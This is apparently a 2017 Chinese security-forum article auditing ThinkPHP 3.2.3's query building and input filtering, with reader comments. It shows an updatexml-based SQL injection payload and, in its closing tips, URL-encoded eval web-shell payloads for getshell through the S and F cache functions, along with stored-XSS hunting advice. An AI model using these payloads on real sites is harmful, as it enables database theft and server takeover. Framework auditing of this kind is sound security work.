登录

ThinkPHP3.2.3框架实现安全数据库操作分析

phpoop / 2017-09-01 05:40:00 / 浏览数 9211 技术文章 技术文章 顶(0) 踩(0)

0x01 前言

ThinkPHP框架是当前国内最流行的PHP框架之一，虽然TP3.2.3这个版本和国外的开源框架还是有一定距离，但是人家教程多，用户量多，中文文档写得奇的优点，现在工作

0x02 简介

通读源码的话，当然要从下载源码开始：）

下载地址：http://www.thinkphp.cn/down/610.html

版本：ThinkPHP3.2.3完整版

技术准备：PHP基础，MySql基础

使用工具：Visutal Studio Code

服务器环境：xampp

推荐使用：phpStudy (推荐使用这个免得为了环境的问题浪费时间)

安装教程什么的话，我就省略了，我们直接进入正题

0x03 思路

□ 接下来介绍一下大概的思路（完成），然后介绍框架运行的原理，在然后说一下防注入的方法，最后说说审计Tp的思路与方法

□ 本文相关文件：

系统公共函数库： \ThinkPHP\Common\functions.php (封装了TP开放给外部的函数)

ThinkPHP Model模型类： ThinkPHP\Library\Think\Model.class.php (TP的数据库架构类，提供curd类库，是一个对外的接口）

TP内部curd类： ThinkPHP\Library\Think\Db\Driver.class.php (这个类的函数都被Model类中的curd操作间接的调用)

这里的话要大概说一下Tp在执行数据库操作之前的处理思路。

函数M使用了以后会自动创建new Model类并且会实例化为一个对象返回此资源,

Ps：这里我们的M('goods')goods是你的数据库表名，我们后面都简称为goods对象,

接着这个goods对象调用了where方法并且格式化处理以后,会将这个值赋值给goods对象的一个成员变量$options（注：这里需要特别说明一点，如果说我们在goods

处理完了前面选项之后，接下来就会去调用我们的find()方法去调用底层的一个select方法（Driver.class.php这个类中的select方法）来获取数据。所谓的find()方法

到了select操作以后又是一个完全不一样的世界。

最终执行的sql语句的话大概是这样：

```
SELECT * FROM `tdb_goods` WHERE goods_name='R510VC 15.6■■■■■' limit 1
```

□ 如果给他赋值了一个操作例如

```
M('goods')->field('goods_id,goods_name')->where( array('goods_name'=>$goods_name) )->find();
```

□ 最终执行的sql语句：

```
SELECT goods_id,goods_name FROM `tdb_goods` WHERE goods_name='R510VC 15.6■■■■■' limit 1
```

Driver.class.php这个类中除了处理curd操作，还处理pdo绑定，这里的pdo绑定并不是我们本文的重点内容所以简单提起他知道有这么一个东西就完了，我们的重点是了解

//这里可以开始真真分析了 说明连接的过程执行的操作等

0x04 正文

我们一个一个解释来，先按顺序来介绍Model模型类几个重要的成员变量

4.1、where()方法的执行过程

这里的话，有个画红色方框的地方，我们可以通过官方文档来具体了解他的意思

这里可能有一些人看不懂，我简单的讲解一下 where() 方法

1. 如果 传递的是$Model->where("id=%d and username='%s' and xx='%f'",array($id,$username,$xx))这种格式的，
2. 那么就会进入我们上图 红色方框的流程里面，进行 mysql 的mysql_escape_string函数进行处理。
3. 处理完成以后就会将已处理完成的数组赋值到goods对象的成员函数$this->options['where']随后返回 供我们进行下一步的处理

注：mysql_escape_string 的作用与addslashes 的作用是差不多的。

具体区别：

在magic_quotes_sybase=on时将” ’”转换成” ’ ’”
在magic_quotes_sybase=off时将” ’”转换成”\ ’”
而mysql_escape_string总是将” ’”转换成”\”

4.2 find() 方法的执行过程

这个方法的功能的话就是 获取主键，完善model类的成员变量 options数组 然后实例化db类调用select方法获取数据,然后处理数据完以后返回数据。

4.2.1 Find方法使用的**$this->_parseOptions()**讲解

这个方法的主要功能就是 获取操作的表名，查看是否有取别名
获取操作的模型，比对当前表的数据库字段是否一致，如有不一致的字段$this->options['strict']设置了时，进行报错处理否则进行删除多余字段的处理。
执行过滤的方法为_parseType ,他的功能是数据类型检测并且进行强制转换

强制转换的类型为int,float,bool 三种类型

上图中的_parseType方法

4.2.2 Find方法使用的**$this->db->select()**方法讲解

$this->db是在Driver.class.php 类中的方法，我们跟进去

4.3 parseWhere方法分析

□
我们这里用我们比较重要的parseWhere方法进行分析（为什么要用parseWhere方法进行分析呢？因为这个地方比其他的要复杂的多，其次是因为其他的都是拼接字符串，

这里的话图很多,调用的函数也很多,我们简单的来说说他的处理过程

首先说说parseWhere方法

这方法会去判断传进来的变量内容是否是字符串

如果是的话，那么就会直接返回

如果不是字符串而是数组的话，那么就会挨个的解析,并且判断是否是特殊的条件表达式，如果是调用parseThinkWhere
方法此方法主要是解析特殊的条件并且调用

parseValue 方法

已上条件都不匹配的情况下就认为是普通查询，普通查询都会调用parseWhereItem 方法

parseWhereItem 方法

进入此方法以后会发现这个方法会根据 $exp 变量的不同拼接不同的sql语句 而在这个方法中看到最多的就是parseValue方法了

parseValue 方法

这个方法有会去调用escapeString方法 escapeString方法里面写的就是将传进来的变量进行addslashes 然后返回

嗯。。。。。。整体流程看起来我们可以发现TP使用的过滤方法就是一个简单addslashes 来防止过滤,不得不说虽然简单但是还挺有效的。

一套流程走下来，好像并没有发现什么问题呢,该过滤的都过滤了,嗯。。。。那我为什么要写这文章呢？(´°□□□□□□□□□ω°□□□□□□□□□`)

0x05 本文重点内容

先在放一次图先

前面我说了吧parseWhereItem方法会使用parseValue方法
最终是会调用addslashes函数进行过滤来防止注入，那么假如，有没有使用parseValue方法的变量，并且我们能控制的情况那么是否就可以进行注入了呢？

看到上面我画的三个圈圈了么，这是没有使用parseValue方法过滤的,这一块的作用是什么呢？我来简单的说明一下

这里我们来做个实验,重新修改我们的代码

在试另一个

是不是有点小激动？？哦哦哦哦框架sql注入漏洞~~~，emmmmmm，嗯不存在的，来了解一个重要TP重要的安全函数I函数先来了解一下I函数的功能

从这里可以得知I函数是官方强烈推荐的用来代替post get cookie seesion等获取数据的方法，我们这里把原来的代码改回去在测试一下

神奇的I函数

```
路径:ThinkPHP\Common\functions.php
方法名：function I($name,$default='',$filter=null,$datas=null)
```

这个函数的主要功能为3个

1. 确定数据类型
2. 对数据进行循环取值
3. 调用think_filter 函数进行过滤

think_filter函数分析

结合我们前面看的知识，大概就可以清楚这个空格的意思了。

例如：

1. 没有使用think_filter函数时goods_name[0]=in&goods_name[1]=(true) and (updatexml(1,concat(1,(select user())),1))--&goods_name[2]=exp
2. 使用了think_filter函数时goods_name[0]=in &goods_name[1]=(true) and (updatexml(1,concat(1,(select user())),1))--&goods_name[2]=exp

注意：使用了think_filter函数时in后面是有空格的也就是说返回值是goods_name[0]=in(■■)&goods_name[1]=(true) and (updatexml(1,concat(1,(select user())),1))--&goods_name[2]=exp

也就是说我们传进去的值If(in(■■) == ‘in’)那么当然是不匹配的也就防止了sql注入的产生

0x06 完

 经过上面的分析不知道大家是否有学到什么，对于使用TP框架是否熟悉了？已下是不按官方的规范使用的方式。

注入：(已下通通通通通通都是使用者的错误，不管TP的事情，自己看看对比一下自己的网站有没有这样做)

1. 进入目录直接搜索 $_POST
   $_GET查看是否带入了where查询如果带入了，根据我们上面的分析，基本上都可以进行注入。（因为根据我们上面的分析，当不使用TP推荐的I函数时，我们是可以自己
1. 全局搜索where查看是否有字符串拼接的痕迹
1. 链操作方法中 画红圈圈的地方可以外部操控时，就可以产生注入

例如：全局搜索order(当我们可以操控order传进去的参数时，也是可以进行注入的，这是因为Tp对order方法只是一个字符串拼接的操作）

1. 全局搜索join，field(与上同理，执行的都是字符串拼接，只要可以外部操作就可以产生注入)
   这个基本可以无视了，正常人根本不会开放这两个方法外部操控

小技巧找储蓄Xss：

关于过滤Xss TP做的满好的基本上我们只能通用变量来判断是否可以Xss

```
1，I(‘post.xxx’,’’,’’); I(‘get.xxx’,’’,’’); I(‘request.xxxx’,’’,’’)

2，I(‘post.xxx’,’’,’xxxx’); I(‘get.xxx’,’’,’xxxx’); I(‘request.xxxx’,’’,’xxxx’)
```

这种情况是可以尝试进行Xss的，第三个参数给设置的情况下（给设置了时请自己查看调用的函数是用来干嘛的才进行Xss），或是为空的情况下（为空的情况下就可以直接

```
3, $_GET[‘xxx’] $_POST[‘XX’] $_REQUEST[‘XXX’]
```

当你看到 这样的变量给带入add方法或是save方法也是可以进行Xss的

小技巧查看是否可以直接Getshell

查看是否设置了DATA_CACHE_KEY（有设置的情况下，这个技巧请无视）

1. 缓存函数S查看是否使用了如果使用了查看是否可以控制可操控的情况下就可以直接getshell（我相信百分之90的人会去设置目录访问权限，但是我不相信百分百的人都会

语句：

```
%0D%0A%24a%3Deval(%24_POST%5B%27a3%27%5D)%3B%23
```

这里小技巧的话设置了DATA_CACHE_KEY 也是无用的不影响。

缓存函数F这个与上面的区别在于 S函数只要可以外部操控就可能可以getshell，而F函数 要利用起来的话，需要几个条件

2.1 对方这样使用I函数

I('post.xxx','','');I('get.xxx','','');I('request.xxxx','','')

 2.2 对方直接使用$_GET['xxx'] $_POST['XX'] $_REQUEST['XXX']

语句：

```
<?php%0A%0A%24a%3D%24_GET%5B3%5D%3B%2F%2F%0A%24a%3Deval(%24_POST%5B'a3'%5D)%3B?>
```

为什么需要这样才能利用呢？因为F函数生成的缓存不带 <?php ?> 所以我们需要自己构造 而自己构造的话，经过了I函数'<' '>'就会给过滤导致无用,

当然F函数我认为可以利用的情况下比S函数要方便很多因为F函数生成的文件名称是不加密的

例子1：

例子2：

注：使用框架请严格准守框架规范，避免一些出现意外的问题。

点击收藏 | 1 关注 | 2


上一篇：COM Object hijack... 下一篇：数据库安全PPT

1. 6 条回复

cpder 2017-09-03 16:11:01

TP3.2.3都已过维护期了，多多发掘TP5吧

0 回复Ta



hades 2017-09-04 01:39:15

已经在写了~　你也可以试试~

0 回复Ta


th3robot 2017-09-11 07:32:15


谢谢分享，学习了

0 回复Ta


xiao_c 2017-09-11 08:32:27

思路是好思路，但是讲道理想能达成利用就要看脸了。
我在以tp3包装的cms里看到不止一处没用I函数过滤的地方，但是这种思路有个很关键的地方是不仅要求参数可控，而且必须是数组形式，这一点这得是太困难了，如果

1 回复Ta


hades 2017-09-28 03:11:59

方便给我一个你的联系方式ing？？邀请你一起来参与讨论~

0 回复Ta

tnine 2017-10-04 01:59:05

学习了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板